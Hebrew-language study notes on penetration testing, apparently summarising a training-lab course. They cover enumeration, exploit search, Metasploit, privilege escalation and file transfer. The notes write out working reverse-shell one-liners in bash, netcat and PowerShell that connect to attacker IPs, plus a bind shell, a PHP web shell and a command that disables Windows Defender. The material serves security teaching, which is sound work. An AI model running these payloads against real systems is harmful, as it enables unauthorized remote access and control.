כאשר אנו מבצעים סריקה של שירותים, ניתקל לעיתים קרובות בשרתי אינטרנט הפועלים על פורטים 80 (HTTP) ו-443 (HTTPS). שרתים אלו מארחים יישומי ווב, ולעיתים קרובות הם מספקים שטח תקיפה משמעותי, במיוחד אם הארגון חשף מספר מצומצם של שירותים או שהשירותים מעודכנים ומאובטחים היטב.

### **GoBuster - סריקת קבצים ותיקיות נסתרות**

כלי כמו **GoBuster** מאפשר לנו לבצע סריקה למציאת קבצים ותיקיות מוסתרים שלא נועדו לגישה פומבית. לעיתים קרובות ניתן לגלות פונקציונליות נסתרת או נתונים רגישים שניתן לנצל לטובת פריצה למערכת.

#### **דוגמה לפקודת GoBuster לסריקת תיקיות**

gobuster dir -u <http://10.10.10.121/> -w /usr/share/seclists/Discovery/Web-Content/common.txt

**תוצאה אפשרית של הסריקה:**

* /index.php (סטטוס: 200) – דף ראשי פעיל.
* /wordpress (סטטוס: 301) – התקנת וורדפרס, שעלולה לכלול חולשות אבטחה.
* /server-status (סטטוס: 403) – גישה חסומה, אך עשויה להכיל מידע חשוב אם תיפתח.

### **זיהוי סאב-דומיינים באמצעות GoBuster**

ייתכן שישנם משאבים חשובים הממוקמים בתתי-דומיינים כמו ממשקי ניהול או יישומים נוספים שניתן לנצל.

#### **דוגמה לפקודה לסריקת סאב-דומיינים**

gobuster dns -d inlanefreight.com -w /usr/share/SecLists/Discovery/DNS/namelist.txt

**תוצאה אפשרית של הסריקה:**

* blog.inlanefreight.com
* customer.inlanefreight.com
* ns1.inlanefreight.com

### **בדיקת כותרות HTTP וזיהוי טכנולוגיות**

כדי להבין אילו טכנולוגיות נמצאות בשימוש, ניתן לבצע **Banner Grabbing** ולבדוק כותרות HTTP באמצעות **cURL** או **WhatWeb**.

#### **דוגמה לפקודת cURL לזיהוי כותרות שרת**

curl -IL <https://www.inlanefreight.com>

**פלט אפשרי:**

* Server: Apache/2.4.29 (Ubuntu) – מצביע על שימוש באובונטו עם אפאצ'י.
* Link: <https://www.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/" – מצביע על שימוש בוורדפרס.

#### **זיהוי טכנולוגיות נוספות באמצעות WhatWeb**

whatweb 10.10.10.121

**פלט אפשרי:**

* Apache[2.4.41] – מצביע על גרסת Apache.
* PHP[7.4.3] – מצביע על שימוש בגרסה ספציפית של PHP.

### **מידע נוסף לחיפוש במהלך סריקת ווב**

1. **קובץ robots.txt** – עשוי לחשוף מסלולים רגישים באתר.
2. **אישור SSL/TLS** – יכול לכלול פרטים על החברה ובעל הדומיין.
3. **קוד המקור של הדף** – לעיתים ניתן למצוא בו הערות מפתחים עם מידע רגיש כמו סיסמאות.

### **סיכום**

סריקת אתרי אינטרנט היא שלב קריטי בבדיקות חדירות (Penetration Testing). שימוש בכלים כמו **GoBuster, cURL ו-WhatWeb** מאפשר זיהוי מידע נסתר, מערכות ניהול תוכן (CMS) וגרסאות תוכנה שיכולות להיות פגיעות.

### **זיהוי וניצול פגיעויות ציבוריות (Public Exploits)**

כאשר מבצעים **סקר אבטחה** (enumeration) ומזהים שירותים פעילים באמצעות **Nmap**, השלב הבא הוא לבדוק האם קיימות פגיעויות ידועות (public exploits) עבור השירותים והתוכנות שרצות על השרתים שנסרקו.

### **חיפוש פגיעויות ציבוריות**

יש מספר דרכים לחפש פגיעויות ציבוריות לתוכנות ושירותים:

#### **1. חיפוש ידני בגוגל**

ניתן לחפש בגוגל את שם השירות או התוכנה יחד עם המונח *exploit*, לדוגמה:

"OpenSSH 7.2 exploit"

זה עשוי להוביל למקורות כמו **Exploit DB**, פורומים של חוקרי אבטחה, או פרסומים רשמיים של CVEs.

#### **2. שימוש ב-SearchSploit**

כלי **searchsploit** מאפשר חיפוש ישיר במאגר **Exploit-DB** מתוך שורת הפקודה. ניתן להתקין אותו עם:

sudo apt install exploitdb -y

לאחר ההתקנה, ניתן לחפש פגיעויות לשירות מסוים, לדוגמה:

searchsploit openssh 7.2

הפלט יציג רשימת פריצות רלוונטיות, כולל נתיב הקובץ לכל ניצול שנמצא. לדוגמה:

OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py  
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py  
OpenSSH 7.2p1 - xauth Command Injection | multiple/remote/39569.py

את הקבצים ניתן להריץ ישירות או לנתח כדי להבין כיצד לנצל את הפגיעות.

#### **3. מאגרי פגיעויות מקוונים**

בנוסף ל-Exploit-DB, קיימים מאגרי מידע נוספים המאגדים פגיעויות וניצולים:

* **Rapid7 DB** (מאגר הפגיעויות של Metasploit)
* **CVE Details** (מאגר מידע על CVEs)
* **NVD (National Vulnerability Database)**
* **Vulnerability Lab**

## **Metasploit – מסגרת לניצול פגיעויות**

**Metasploit Framework (MSF)** הוא כלי חזק ביותר עבור חוקרי אבטחה ופנטסטרים, והוא כולל בתוכו מאגר של ניצולים רבים.

#### **מאפיינים מרכזיים של Metasploit**

* **סקר (Reconnaissance)** – איסוף מידע וזיהוי מטרות
* **בדיקות אימות (Verification Scripts)** – בדיקות לנוכחות פגיעות ללא פריצה בפועל
* **Meterpreter** – מעטפת אינטראקטיבית לביצוע פקודות על המערכת הנפרצת
* **Post Exploitation & Pivoting** – כלים להרחבת ההתקפה לאחר הפריצה

#### **שימוש בסיסי ב-Metasploit**

1. **הפעלת הכלי**

msfconsole

1. **חיפוש פריצה רלוונטית**

search exploit eternalblue

דוגמה לתוצאה:

4 exploit/windows/smb/ms17\_010\_psexec MS17-010 - SMB Remote Code Execution

1. **טעינת הניצול**

use exploit/windows/smb/ms17\_010\_psexec

1. **הגדרת פרמטרים נחוצים**

set RHOSTS 10.10.10.40  
set LHOST tun0

1. **בדיקת פגיעות לפני הרצה**

check

פלט לדוגמה:

[+] 10.10.10.40 - The target is vulnerable.

1. **הרצת הניצול**

exploit

1. **גישה למערכת המרוחקת**

לאחר הצלחה, ניתן להשתמש בפקודות כמו:

meterpreter > getuid  
meterpreter > shell

## **חשיבות פיתוח מיומנויות נוספות**

אמנם **Metasploit** הוא כלי חזק מאוד, אך חשוב **לא להסתמך עליו באופן בלעדי**. חוקרי אבטחה צריכים להבין כיצד לנצל פגיעויות באופן ידני, לבצע מניפולציה על קוד הניצול, ולעבוד עם כלים נוספים כדי לשפר את **הבנתם ויכולותיהם הפנטסטיות**.

### **ארגז כלים מומלץ לפנטסטרים**

* **Nmap** – לסריקות רשת וזיהוי שירותים
* **SearchSploit** – לחיפוש פגיעויות
* **Metasploit** – לניצול פגיעויות
* **Burp Suite** – לבדיקות חדירות אפליקטיביות
* **John the Ripper / Hashcat** – לפיצוח סיסמאות
* **Wireshark** – לניתוח תעבורת רשת

### **סיכום**

זיהוי וניצול פגיעויות הוא שלב קריטי בפנטסטינג. חיפוש פגיעויות יכול להתבצע במספר דרכים, כולל חיפוש בגוגל, שימוש ב-**searchsploit**, ובדיקת מאגרי מידע מקוונים. **Metasploit** מספק פתרון מובנה לניצול פגיעויות בצורה אוטומטית, אך פנטסטרים טובים חייבים לפתח הבנה רחבה של אופן הפעולה של ניצולים ולדעת לבצע פעולות באופן ידני במידת הצורך.

**סוגי Shells והמשמעות שלהם בפריצה למערכות**

כאשר אנו מצליחים לנצל פגיעות במערכת ולהשיג שליטה על מחשב מרוחק, עלינו להבטיח ערוץ תקשורת יציב, שיאפשר לנו להריץ פקודות מבלי שנצטרך לנצל את אותה פגיעות בכל פעם מחדש. שליטה זו מאפשרת לנו לחקור את המערכת הנפרצת ולהעמיק את אחיזתנו בה וברשת המקומית שלה.

קיימות מספר שיטות לגישה מרחוק למערכת נפרצת. דרך אחת היא שימוש בפרוטוקולים קיימים כגון **SSH** (למערכות Linux) או **WinRM** (למערכות Windows). עם זאת, כדי להפעיל שירותים אלו, נדרש מידע מקדים כמו אישורי גישה תקפים. לכן, דרך נפוצה יותר היא השגת גישה ישירה דרך **Shells**, המחלקים לשלושה סוגים עיקריים:

|  |  |
| --- | --- |
| **סוג Shell** | **אופן התקשורת** |
| **Reverse Shell** | המערכת הנפרצת יוצרת חיבור חזרה לתוקף, ומעניקה לו שליטה דרך חיבור יזום. |
| **Bind Shell** | המערכת הנפרצת מאזינה לחיבורים נכנסים, והתוקף יוצר עמה קשר יזום. |
| **Web Shell** | התוקף שולח פקודות דרך HTTP, המבוצעות על ידי שרת ה-Web של המערכת הנפרצת. |

### **Reverse Shell**

זהו הסוג הנפוץ ביותר, שכן הוא מאפשר גישה מהירה ויעילה למערכת היעד. לאחר זיהוי פגיעות המאפשרת הרצת פקודות מרחוק, ניתן להפעיל **האזנה Netcat** במחשב התוקף, הממתין לחיבור חוזר מהמערכת הנפרצת.

**שלבי הביצוע:**

1. התוקף מפעיל האזנה **Netcat**: nc -lvnp 1234
2. המערכת הנפרצת שולחת חיבור חוזר אל התוקף באמצעות אחת הפקודות הבאות:

**Linux:** bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'  
 **Windows (PowerShell):** powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',1234);..."

1. התוקף מקבל גישה ישירה למערכת היעד דרך חיבור Netcat, ומסוגל להריץ פקודות מרחוק.

**חסרונות:**

* אם החיבור מתנתק, יש להפעיל מחדש את ה-Exploit.
* חומת אש עלולה לזהות חיבורים יוצאים חשודים ולחסום אותם.

### **Bind Shell**

בסוג זה, במקום שהמערכת הנפרצת תתחבר חזרה לתוקף, היא מאזינה לחיבורים נכנסים. התוקף צריך ליצור חיבור **אליה** כדי לקבל שליטה.

**שלבי הביצוע:**

1. המערכת הנפרצת מריצה פקודת Bind Shell:

**Linux:** nc -lvp 1234 -e /bin/bash  
 **Python:** python -c 'import socket as s,subprocess as sp; ...'

1. התוקף יוצר חיבור למערכת הנפרצת: nc 10.10.10.1 1234
2. לאחר החיבור, התוקף מקבל גישה ישירה למערכת.

**יתרונות:**

* חיבור יציב: אם החיבור מתנתק, ניתן להתחבר מחדש כל עוד ה-Bind Shell פעיל.

**חסרונות:**

* חומות אש עשויות לחסום חיבורים נכנסים.
* דורש שהמערכת תאזין על פורט פתוח, מה שיכול להיחשף בסריקות אבטחה.

### **שדרוג TTY**

כאשר מקבלים גישה דרך Reverse או Bind Shell, השליטה הראשונית היא לרוב בסיסית, ללא אפשרות לנווט בהיסטוריית הפקודות או לערוך קלט. כדי לקבל סביבה נוחה יותר, ניתן "לשדרג" את ה-Shell עם הפקודה:

python -c 'import pty; pty.spawn("/bin/bash")'

ולאחר מכן להפעיל פקודת stty שתאפשר שימוש נוח יותר בממשק:

stty raw -echo  
fg

### **Web Shell**

סוג זה של Shell מנצל שרת Web פגיע להרצת פקודות. לרוב מדובר בקובץ קטן (כגון PHP או ASPX) שמקבל פקודות דרך פרמטר HTTP, מבצע אותן, ומחזיר את הפלט.

**כתיבת Web Shell פשוט ב-PHP:**

<?php system($\_REQUEST["cmd"]); ?>

לאחר העלאת הקובץ לשרת, ניתן להריץ פקודות דרך הדפדפן:

<http://target.com/shell.php?cmd=id>

או דרך cURL:

curl <http://target.com/shell.php?cmd=id>

**יתרונות:**

* עוקף מגבלות חומת אש, מכיוון שהחיבור מתבצע דרך פורטים של שרת ה-Web (כגון 80 או 443).
* שורד גם לאחר אתחול השרת, כל עוד הקובץ לא נמחק.

**חסרונות:**

* אינו מאפשר אינטראקטיביות מלאה כמו Reverse או Bind Shell.
* תלוי ביכולת להעלות קובץ Web Shell למערכת היעד.

### **סיכום**

כל אחד מסוגי ה-Shells מתאפיין בשיטה שונה לתקשורת עם המערכת הנפרצת:

* **Reverse Shell** – המערכת היוזמת את הקשר, אך דורשת חיבור מתמשך.
* **Bind Shell** – מאפשר חיבור יציב, אך תלוי ביכולת לקבל חיבורים נכנסים.
* **Web Shell** – דרך יציבה לגישה למערכת, אך פחות אינטראקטיבית.

לכל סוג יתרונות וחסרונות משלו, והבחירה בו תלויה במגבלות האבטחה של היעד ובתנאי הגישה הקיימים.

### **Privilege Escalation**

כאשר אנו מקבלים גישה ראשונית לשרת מרוחק, לרוב הגישה תהיה תחת משתמש עם הרשאות מוגבלות, מה שמונע שליטה מלאה במערכת. כדי להשיג גישה מלאה, נצטרך למצוא חולשה פנימית/מקומית שתאפשר לנו להעלות את ההרשאות שלנו למשתמש root בלינוקס או למשתמש Administrator/SYSTEM ב-Windows. להלן מספר שיטות נפוצות להעלאת הרשאות.

#### **רשימות בדיקה להעלאת הרשאות**

לאחר קבלת גישה ראשונית לשרת, חשוב לבצע סריקה מעמיקה למציאת חולשות פוטנציאליות שניתן לנצל. קיימות רשימות בדיקה ומשאבים רבים ברשת עם אוסף של פקודות לבדיקה. משאבים מצוינים כוללים את **HackTricks** ו-**PayloadsAllTheThings**, שמספקים רשימות מקיפות להעלאת הרשאות הן בלינוקס והן ב-Windows.

#### **סקריפטים לאיתור חולשות**

במקום לבצע את כל הבדיקות באופן ידני, ניתן להריץ סקריפטים המפעילים פקודות נפוצות ומדווחים על ממצאים מעניינים. בין הכלים הפופולריים:

* **לינוקס**: LinEnum, linuxprivchecker
* **Windows**: Seatbelt, JAWS
* **כללי**: PEASS (LinPEAS לינוקס, WinPEAS Windows)

*שימו לב:* הרצת סקריפטים אלו עלולה ליצור "רעש" שיתגלה על ידי מערכות אבטחה, ולכן במקרים מסוימים מומלץ לבצע את הסריקות ידנית.

#### **ניצול חולשות בקרנל**

אם השרת מריץ מערכת הפעלה ישנה, כדאי לבדוק האם קיימים **ניצולים ידועים (Exploits)** לגרסת הקרנל שלו. לדוגמה, אם בקרנל **3.9.0-73-generic** נמצא CVE-2016-5195 (DirtyCow), ניתן להוריד ולהריץ את הניצול המתאים כדי להשיג גישת root.

#### **תוכנות פגיעות**

יש לבדוק תוכנות מותקנות שעלולות להיות פגיעות, באמצעות:

* **לינוקס**: dpkg -l
* **Windows**: עיון בתיקיית C:\Program Files

אם נמצאו גרסאות ישנות, ניתן לחפש להן ניצולים ידועים.

#### **בדיקת הרשאות משתמש**

כדי לבדוק אם יש למשתמש הרשאות מיוחדות שמאפשרות העלאת הרשאות, נשתמש בפקודות הבאות:

* **לינוקס (sudo)**: sudo -l
* **לינוקס (SUID)**: find / -perm -4000 -type f 2>/dev/null
* **Windows (Token Privileges)**: whoami /priv

במקרה של הרשאות NOPASSWD, ייתכן שניתן להריץ פקודות כ-root ללא צורך בסיסמה.

#### **ניצול משימות מתוזמנות (Cron Jobs / Scheduled Tasks)**

אם אנו יכולים לכתוב לקובץ שמבוצע ע"י cron או Windows Task Scheduler, ניתן להכניס פקודה זדונית שתאפשר לנו השגת הרשאות גבוהות יותר.

* **לינוקס**: בדיקת משימות ב-/etc/crontab ו-/etc/cron.d
* **Windows**: schtasks /query /fo LIST

#### **מציאת סיסמאות גלויות**

יש לחפש סיסמאות גלויות בקובצי הגדרות (config.php, log), בקובצי היסטוריה (.bash\_history בלינוקס, PSReadLine ב-Windows), וכן ברישומים שהופקו על ידי סקריפטים כמו LinPEAS.

דוגמה למציאת סיסמה בקובץ קונפיגורציה בלינוקס:

$ grep -i password /var/www/html/config.php  
$conn = new mysqli(localhost, 'db\_user', 'password123');

אם נמצאה סיסמה, ניתן לבדוק אם המשתמש עשה בה שימוש חוזר ולהתחבר למערכת באמצעותה.

#### **ניצול מפתחות SSH**

אם ניתן לקרוא קובצי SSH של משתמש (id\_rsa ב-~/.ssh/), ניתן להשתמש בהם כדי להתחבר כמשתמש זה:

$ chmod 600 id\_rsa  
$ ssh user@target -i id\_rsa

אם יש לנו גישת כתיבה לתיקיית .ssh, ניתן להוסיף את המפתח שלנו לקובץ authorized\_keys ולהתחבר עם SSH ללא סיסמה.

### **סיכום**

העלאת הרשאות היא שלב קריטי בהשגת שליטה מלאה על מערכת. שימוש בשיטות כמו חיפוש חולשות בקרנל, בדיקת הרשאות משתמשים, איתור מידע רגיש, ניצול משימות מתוזמנות ו-SSH Keys יכול לאפשר לנו להרחיב את הגישה שלנו בשרת ולבצע פעולות עם הרשאות גבוהות יותר.

בכל מקרה, יש להשתמש בשיטות אלו בזהירות ולבדוק את הסביבה בה אנו פועלים, על מנת להימנע מהפעלת התראות במערכות אבטחה או גרימת חוסר יציבות במערכת.

**העברת קבצים**

במהלך ביצוע בדיקות חדירות, ייתכן ונידרש להעביר קבצים לשרת מרוחק, בין אם מדובר בסקריפטים לאיסוף מידע, ניצול חולשות או בהעברת נתונים חזרה אל תחנת התקיפה שלנו. בעוד שכלים כמו Metasploit עם מעטפת Meterpreter מאפשרים שימוש בפקודה Upload להעלאת קבצים, עלינו להכיר גם שיטות להעברת קבצים כאשר אנו פועלים עם מעטפת הפוכה סטנדרטית.

### **שימוש ב-wget**

אחת השיטות הנפוצות ביותר להעברת קבצים היא באמצעות הפעלת שרת HTTP על מכונתנו ולאחר מכן שימוש ב-wget או ב-cURL להורדת הקובץ במכונה המרוחקת. ראשית, יש לגשת לתיקייה שבה נמצא הקובץ ולהפעיל שרת HTTP באמצעות Python:

cd /tmp  
python3 -m http.server 8000

כעת, לאחר שהפעלנו שרת HTTP מאזין, ניתן להוריד את הקובץ מהמכונה המרוחקת:

wget <http://10.10.14.1:8000/linenum.sh>

אם הפקודה wget אינה זמינה במכונה המרוחקת, ניתן להשתמש ב-cURL:

curl <http://10.10.14.1:8000/linenum.sh> -o linenum.sh

### **שימוש ב-SCP**

דרך נוספת להעברת קבצים היא באמצעות SCP, כל עוד יש לנו גישה לחשבון SSH במכונה המרוחקת:

scp linenum.sh [user@remotehost:/tmp/linenum.sh](mailto:user@remotehost:/tmp/linenum.sh)

לאחר הזנת סיסמת המשתמש, הקובץ יועבר לנתיב שהוגדר.

### **שימוש בקידוד Base64**

במקרים בהם ההעברה חסומה עקב מדיניות אבטחה או חומת אש, ניתן להשתמש בקידוד Base64 כדי להעביר את הקובץ. ראשית, יש לקודד את הקובץ למחרוזת Base64:

base64 shell -w 0

לאחר מכן, ניתן להעתיק את הפלט ולהדביקו במכונה המרוחקת, שם ניתן לפענח אותו ולהשיבו לקובץ מקורי:

echo "f0VMRgIBAQAAAAAAAA..." | base64 -d > shell

### **אימות תקינות ההעברה**

לאחר העברת הקובץ, ניתן לוודא שהוא נשמר בפורמט הנכון באמצעות הפקודה:

file shell

כדי לוודא שהקובץ לא ניזוק בתהליך ההעברה, ניתן לבדוק את ה-hash שלו לפני ואחרי ההעברה:

md5sum shell

אם הערכים זהים, ההעברה בוצעה בהצלחה.

לשיטות נוספות להעברת קבצים, ניתן לעיין במודול העוסק בנושא זה באופן מפורט יותר.

זהו סיכום בעברית של הטקסט:

**קונספט של Shells ו-Payloads**

Shell הוא ממשק המאפשר למשתמש להפעיל פקודות במערכת הפעלה. בתחום אבטחת המידע, השגת shell משמעה גישה אינטראקטיבית למערכת דרך ניצול פרצות. זה מאפשר לפנטסטרים לבצע פעולות כמו העלאת הרשאות, העברת קבצים ופריצת מערכות נוספות.

**למה חשוב להשיג Shell?**

גישה ל-Shell מאפשרת שליטה ישירה במערכת, שמירה על נוכחות ממושכת, ואפשרות לביצוע אוטומציה של פעולות התקפיות. בנוסף, שליטה דרך CLI (שורת פקודה) לרוב קשה יותר לזיהוי מאשר ממשקים גרפיים כמו RDP.

**פרספקטיבות שונות ל-Shells:**

1. **מחשוב כללי** – ממשק משתמש טקסטואלי כמו Bash או PowerShell.
2. **אבטחה וניצול פרצות** – גישה דרך פריצת מערכת (למשל, שימוש בפרצה EternalBlue כדי לקבל גישה ל-cmd מרחוק).
3. **Web Shells** – הרצת פקודות דרך דפדפן לאחר העלאת קובץ זדוני לשרת.

**Payloads – הדרך להשגת Shells**

Payload הוא קוד שנועד לנצל חולשות במערכת כדי לספק גישה לתוקף. יש לכך משמעויות שונות בתחומים כמו רשתות, תכנות, ואבטחה. בעולמות הסייבר, Payload משמש להרצת קוד זדוני, כולל גישה מרחוק למערכת הקורבן.

המודול מסביר דרכים שונות לשימוש ב-Payloads לצורך קבלת שליטה על מערכות פגיעות.

### **שלבים עיקריים באתגר**

#### **1. Shell Basics**

* **Bind Shell על Linux** – יצירת shell שהמכונה הנפרצת מקשיבה לו, ואז התחברות אליו.
* **Reverse Shell על Windows** – יצירת shell שיזום חיבור חזרה אליך (מתאים יותר לעקיפת חומות אש).

#### **2. Payload Basics**

* **הרצת payload מ-MSF (Metasploit Framework)** – שימוש בפלטפורמת התקפה מוכנה מראש.
* **מציאת וניצול קוד PoC מ-ExploitDB** – חיפוש ניצול קיים והתאמתו למטרה.
* **יצירת payload באופן ידני** – כתיבת קוד זדוני מותאם אישית.

#### **3. השגת Shell על Windows**

* שימוש בנתוני **Recon** (סקר רשת) כדי להתאים payload מתאים.
* פריצה ושימוש ב-shell כדי לקבל שליטה.

#### **4. השגת Shell על Linux**

* שימוש בסקר רשת לניצול חולשות במערכת הלינוקס.
* שימוש ב-shell כדי לקבל שליטה.

#### **5. Web Shells**

* זיהוי מערכות מבוססות אינטרנט ושפת הפיתוח שלהן (PHP, ASP וכו').
* העלאת **Web Shell** לצורך ביצוע פקודות דרך הדפדפן.

#### **6. זיהוי נוכחות של Shell או Payload**

* ניתוח מידע כדי לגלות עקבות של התקפה או נוכחות של shell פעיל.

#### **7. אתגר סופי**

* שימוש בידע שנצבר לבחירה, בנייה, והפעלה של **payload** לצורך השגת גישה.
* שליפת נתונים מהמערכת כדי לענות על שאלות המבחן.

אתה עובר על **האנטומיה של Shell** וכיצד הוא משתלב במערכת ההפעלה דרך **Terminal Emulators** ו**Command Language Interpreters**. הנה תקציר מרכזי:

### **1. Shell ו-Terminal Emulators**

* **Shell** הוא הממשק שמאפשר לנו להפעיל פקודות על מערכת ההפעלה.
* **Terminal Emulator** הוא הכלי שמאפשר לנו אינטראקציה עם ה-Shell.
* ישנם **Terminal Emulators** שונים לכל מערכת הפעלה:
  + Windows: **Windows Terminal, PuTTY, cmder**
  + Linux: **GNOME Terminal, Konsole, xterm**
  + macOS: **Terminal, iTerm2**

### **2. Command Language Interpreters**

* **מפרש פקודות** הוא התוכנה שמבצעת את הפקודות שאנחנו מקלידים ב-Shell.
* דוגמאות נפוצות:
  + **Bash, Zsh, Ksh, Fish** – נפוצים ב-Linux ו-macOS.
  + **cmd, PowerShell** – נפוצים ב-Windows.
* ניתן לזהות את ה-Shell הפעיל לפי ה**prompt** (למשל $ בבאש, > ב-cmd).

### **3. זיהוי Shell במערכת**

* פקודה ps מציגה תהליכים פעילים, כולל שם ה-Shell הנוכחי: ps
* פקודה env יכולה להראות איזה Shell נמצא בשימוש: env | grep SHELL

### **4. PowerShell vs. Bash**

* **Bash** נפוץ יותר בלינוקס ומספק כלים חזקים לניהול קבצים, רשת וסקריפטים.
* **PowerShell** מיועד בעיקר ל-Windows עם אינטגרציה הדוקה ל-WMI ולשירותים פנימיים.
* ההבדלים ביניהם משפיעים על הדרך בה אנו כותבים ומבצעים פקודות.

### **5. התאמה אישית ושימוש פרקטי**

* ניתן להגדיר Terminal Emulator כך שישתמש בפרשן אחר (למשל, להריץ PowerShell בתוך Windows Terminal).
* הבחירה ב-Shell תלויה במטרת השימוש (ניהול שרתים, פריצה, אוטומציה וכו').

### **סיכום: Bind Shells**

**מה זה Bind Shell?**

* סוג של חיבור שבו המטרה (Target) מאזינה לחיבור נכנס, והאקר מתחבר אליה.
* החיבור נעשה באמצעות Netcat (nc) או כלים דומים.

**אתגרים אפשריים:**

1. יש צורך בהפעלת מאזין (listener) על המטרה מראש.
2. חומות אש (Firewall) ומנגנוני אבטחה חוסמים חיבורים נכנסים.
3. נדרש להיות באותה רשת או לעקוף מגבלות NAT.

### **תרגול עם Netcat**

1. **על המטרה (Target):** הפעלת מאזין (listener) עם Netcat: nc -lvnp 7777
2. **על תיבת התקיפה (Attack Box):** חיבור למאזין שהוגדר: nc -nv 10.129.41.200 7777
3. שליחת הודעה מהתוקף כדי לוודא חיבור (לדוגמה: "Hello Academy").

### **הפעלת Bind Shell אמיתי עם Netcat**

**על השרת (Target), יצירת Bind Shell עם Bash:**

rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 10.129.41.200 7777 > /tmp/f

**חיבור מהתוקף (Attack Box) כדי לקבל שליטה על ה-Target:**

nc -nv 10.129.41.200 7777

לאחר החיבור, ניתן להפעיל פקודות על מערכת היעד.

### **מגבלות ה-Bind Shell**

* קל יחסית לחסימה על ידי חומות אש.
* לרוב דורש הרשאות גבוהות כדי לפתוח פורטים.
* פתרון אפשרי: שימוש **ב-Reverse Shell**, שבו החיבור יוצא מהמטרה אל התוקף – נושא שנדבר עליו בהמשך.

### **סיכום: Reverse Shells**

**מה זה Reverse Shell?**

* במצב זה, התוקף מפעיל מאזין (Listener) על תיבת התקיפה (Attack Box), והמערכת הנתקפת (Target) יוזמת חיבור אליו.
* סוג זה נפוץ יותר ממעטפת Bind Shell, מאחר שחומות אש לרוב לא חוסמות חיבורים יוצאים.

### **שלבים להקמת Reverse Shell ב-Windows עם PowerShell**

1. **על תיבת התקיפה (Attack Box):**

הפעלת Netcat במצב מאזין על פורט 443 (נראה כמו תעבורת HTTPS, מה שמפחית חשד).

sudo nc -lvnp 443

1. **על המטרה (Target - Windows):**

הרצת פקודת PowerShell לפתיחת חיבור Reverse Shell:

powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

**💡 שים לב:** יש לעדכן את כתובת ה-IP של התוקף (10.10.14.158) בהתאם להגדרות הרשת שלך.

1. **בעיה אפשרית:** Windows Defender עלול לחסום את הפקודה ולזהות אותה כקוד זדוני.

**פתרון:** השבתת האנטי-וירוס (AV) לפני ההרצה:

Set-MpPreference -DisableRealtimeMonitoring $true

1. **אחרי ההרצה המוצלחת:**

חזרה לתיבת התקיפה, נראה שקיבלנו שליטה על מערכת היעד:

Listening on 0.0.0.0 443  
Connection received on 10.129.36.68 49674  
PS C:\Users\htb-student> whoami  
ws01\htb-student

כעת ניתן להריץ פקודות Windows על מערכת היעד!

### **יתרונות ה-Reverse Shell על פני Bind Shell**

✅ קל יותר לעקוף חומות אש, מאחר שחיבורים יוצאים לרוב אינם חסומים.

✅ ניתן להשתמש בפורטים נפוצים כמו 443 כדי להקטין את החשד.

✅ אפשר להפעיל Reverse Shell בדרכים יצירתיות (כגון Command Injection או העלאת קובץ זדוני).

### **מבוא לפיילואדים**

פיילואד (Payload) הוא המטען שאנו שולחים בעת תקשורת – אם זה הודעת טקסט, אימייל, או במקרה של אבטחת מידע – קוד או פקודה שמנצלים חולשה במערכת הפעלה או אפליקציה. פיילואדים יכולים להיות זדוניים (למשל, קוד שמספק גישה לא מורשית) או פשוטים כמו פקודות רגילות שנועדו לבצע פעולות שונות.

כאשר אנו עובדים עם פיילואדים, חשוב להבין את הפקודות המרכיבות אותם ולא רק להעתיק ולהדביק. ננתח כאן שני סוגי פיילואדים נפוצים: **Netcat/Bash Reverse Shell** ו-**PowerShell Reverse Shell**.

### **Netcat/Bash Reverse Shell**

פקודה זו משמשת לפתיחת חיבור חזורי (Reverse Shell) ממכונת הקורבן למחשב התוקף באמצעות **Netcat** ובאמצעות **Bash**.

#### **הפקודה המלאה:**

rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.14.12 7777 > /tmp/f

#### **פירוק הפקודה לשלבים:**

1. **מחיקת קובץ זמני (אם קיים)**

rm -f /tmp/f;

* 1. מוחק את הקובץ /tmp/f במידה והוא קיים. -f מבטיח שהמחיקה תתבצע ללא הודעות שגיאה.

1. **יצירת Named Pipe (FIFO - First In First Out)**

mkfifo /tmp/f;

* 1. יוצר קובץ מיוחד שמשמש כ"צינור" להעברת מידע בין פקודות.

1. **קריאת הנתונים מהצינור והעברתם לבאש**

cat /tmp/f |

* 1. קורא נתונים מתוך הצינור /tmp/f ומעביר אותם לפקודה הבאה.

1. **הרצת Bash באופן אינטראקטיבי**

/bin/bash -i 2>&1 |

* 1. פותח bash במצב אינטראקטיבי (-i) ומפנה שגיאות (2>) לפלט סטנדרטי (&1).

1. **פתיחת חיבור עם Netcat למחשב התוקף**

nc 10.10.14.12 7777 > /tmp/f

* 1. nc פותח חיבור לכתובת 10.10.14.12 על פורט 7777, ומפנה את הפלט חזרה ל/tmp/f.

### **PowerShell Reverse Shell**

במערכות Windows, ניתן להשתמש ב-PowerShell כדי לפתוח חיבור חזורי בצורה מתוחכמת יותר.

#### **הפקודה המלאה:**

powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

#### **פירוק הפקודה לשלבים:**

1. **הפעלת PowerShell ללא פרופיל ועם פקודות מצורפות**

powershell -nop -c

* 1. -nop משבית את הטענת הפרופיל, -c מציין הרצה של פקודה ישירות.

1. **יצירת חיבור TCP למחשב התוקף**

$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);

